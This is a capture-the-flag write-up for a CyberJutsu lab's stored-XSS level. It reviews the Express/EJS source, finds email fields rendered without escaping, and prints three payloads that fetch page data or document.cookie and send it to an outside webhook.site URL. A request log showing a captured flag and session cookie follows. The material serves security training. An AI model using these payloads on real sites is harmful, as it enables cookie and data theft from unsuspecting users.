



XSS-LEVEL 6-CBJS-Stored XSS Technique


Continue with the XSS Injection series, we have the last challenge (Level 6)
Let's try and use the website as a normal user first:



Quick Note 6

Input your email to continue ...

Email: 




Quick Note 6

Welcome hello! 🍌

Need help? 

[Logout](#)

The "Need help" box will redirect user to the endpoint /ticket which doesn't seem like it has errors 😞




We will contact you as soon as possible.

Even if we click log out, the web will redirect us to the home page without revealing any potential endpoints!

Black box:

Assumption 1: Can we test HTML injection in the "Need Help" box:

XSS-LEVEL 6-CBJS-Stored XSS Technique



Quick Note 6

Welcome Hellooo! 🙋


Need help?

<h1>Ét ô ét</h1>



It doesn't show up the content of the HTML header and the page just returns a default response "We will contact you asap".

At this time, we need more information by reading the source code and doing some white box testing. In the route folder, we notice that ticket.js or index.js are not performing any potential vulnerabilities



XSS-LEVEL 6-CBJS-Stored XSS Technique

```
indexjs ↔ indexjs level5\... - level4\... • indexjs ×
level6 > src > routes > indexjs > ...
1  var express = require('express');
2  var router = express.Router();
3
4  router.get('/', function (req, res, next) {
5    if (!req.session.email) {
6      res.render('welcome');
7    }
8    else {
9      res.render('index', { email: req.session.email });
10   }
11 });
12
13 // Login user with email
14 router.post('/user', function (req, res, next) {
15   req.session.email = req.body.email;
16   res.writeHead(302, { 'Location': '/' });
17   res.end();
18 });
19
20 router.get('/logout', function (req, res, next) {
21   req.session.destroy();
22   res.writeHead(302, { 'Location': '/' });
23   res.end();
24 });
25
26 module.exports = router;
```

However, there is a hidden endpoint “/admin” in admin.js which seems like something that the dev doesn’t want us to see publicly. Let’s take a look in that file!


```
//Show customers support tickets
router.get('/admin', function (req, res, next) {
  if (!req.session.isAdmin) {
    res.render('login');
  } else {
    try {
      Ticket.find({}).sort({ created_time: -1 }).limit(5).exec(function (err, tickets) {
        if (err) return console.log(err);
        res.render('admin', { tickets: tickets });
      });
    } catch (e) {
      console.log(e);
    }
  }
});

//Login
router.post('/admin', function (req, res, next) {
  if (!req.session.isAdmin) {
    if (req.body.username === "admin" && req.body.password === process.env.ADMIN_PASSWORD) {
      req.session.isAdmin = true;
      res.writeHead(302, { 'Location': '/admin' });
      res.end();
    } else {
      res.send('wrong username / password');
    }
  }
});
```

Now, we know that there will be a login page privately for admin and we know the username and password of admin in the folder so I will try to login and see how it works! The username should be “admin” and the password is located in .env file:

XSS-LEVEL 6-CBJS-Stored XSS Technique

```
index.js ↔ index.js level5\... - level4\... • .env ×
level6 > src > .env
1 SECRET_KEY=asjbcu1bdu1u1ud0basnakc
2 ADMIN_PASSWORD=aim[REDACTED]##33
3
```




Login Admin Panel

Username: Password:

Oh, it's look like a Helpdesk service when we log in. The users will submit tickets and admin will see them in this web


Assumption 2: This may be relatable to database issue, does the admin hide some good information in the database. I notice that there is a file shows the localhost:port of the database with admin password [enter]

```
index.js ↔ index.js level5\... - level4\... • .env-example ×
level6 > src > .env-example
1 SECRET_KEY=abc
2 DB_URL=mongodb://127.0.0.1:27017/level3
3 ADMIN_PASSWORD=[REDACTED]
```



It keeps loading so may be the database in running in the local admin device

XSS-LEVEL 6-CBJS-Stored XSS Technique



Quick Note 6 - Admin panel

| Email | Content |
|---------|------------------|
| Hellooo | <h1>Ét ô ét</h1> |
| hello | Yes |
| hello | Yes |

fsdfsd <h1>fsdfsd</h1>

fsdfsd <h1>fsdfsd</h1>

[Logout](#)

Hang on, the ticket under HTML format is executed which means that we can do something here. Oh I made a wrong prediction, the HTML code in email login box will be executed not the content, so I will try again

```
admin.ejs      34      <td><b>Email</b></td>|
index.ejs      35      <td><b>Content</b></td>
login.ejs      36      </tr>
welcome.ejs    37      <% for(var i in tickets) { %>
.env           38      <tr>
.env-example   39      <td>
app.js         40      <%= tickets[i].email %>
package.json   41      </td>
.dockerignore  42      <td>
.gitignore     43      <%= tickets[i].content %>
               44      </td>
               45      </tr>
```

The reason is that the dev forgot to escape the HTML tag when displaying emails:

XSS-LEVEL 6-CBJS-Stored XSS Technique

Tags

- `<%` 'Scriptlet' tag, for control-flow, no output
- `<%_` 'Whitespace Slurping' Scriptlet tag, strips all whitespace before it
- `<%=` Outputs the value into the template (HTML escaped)
- `<%-` Outputs the unescaped value into the template
- `<%#` Comment tag, no execution, no output
- `<%%` Outputs a literal '<%'
- `%>` Plain ending tag
- `-%>` Trim-mode ('newline slurp') tag, trims following newline
- `_%>` 'Whitespace Slurping' ending tag, removes all whitespace after it

I decided to create 2 payloads: one is image and one is a link so when admin login and notice this, he may click to them. However, takes it easy bro, it's too complicated! The only thing I need is to store the javascript code in the database of admin, this technique is called Stored XSS.

<https://note6.cyberjutsu-lab.tech/admin>

Payload 1:

```
<img src=x onerror='fetch("/note").then(function(response) {
    return response.text() }).then(function(string) {

fetch("https://webhook.site/e579dbea-0e5d-4bdb-ad1d-a7c72985ce9d?data_leak
=%2bencodeURIComponent(string))
});
'></img>
```

Payload 2:

```
<a href='fetch("/note").then(function(response) {
    return response.text() }).then(function(string) {

fetch("https://webhook.site/e579dbea-0e5d-4bdb-ad1d-a7c72985ce9d?data_leak
=%2bencodeURIComponent(string))
});
'>Click di</a>
```

Final Payload:

```
<script>
fetch('https://webhook.site/e579dbea-0e5d-4bdb-ad1d-a7c72985ce9d?data_leak
=%2bdocument.cookie);
</script>
```

XSS-LEVEL 6-CBJS-Stored XSS Technique

REQUESTS (1/100)

Newest First

Search Query ?

GET #2932e

14.225.210.17

07/29/2024 3:06:37 PM

Request Details

Permalink Raw content Copy as ▾

GET

https://webhook.site/77bfe9b0-c72a-4477-9a16-1a2e4c1f9051?data_lea...

Host

14.225.210.17 Whois Shodan Netify Censys VirusTotal

Date

07/29/2024 3:06:37 PM (a few seconds ago)

Size

0 bytes

Time

0.001 sec

ID

2932e88d-6257-466a-9b14-719e3694de79

Note

Add Note

Query strings

data_leak flag=CBJS{91034f8beab36611ad4ebb52531447ca}; connect.sid...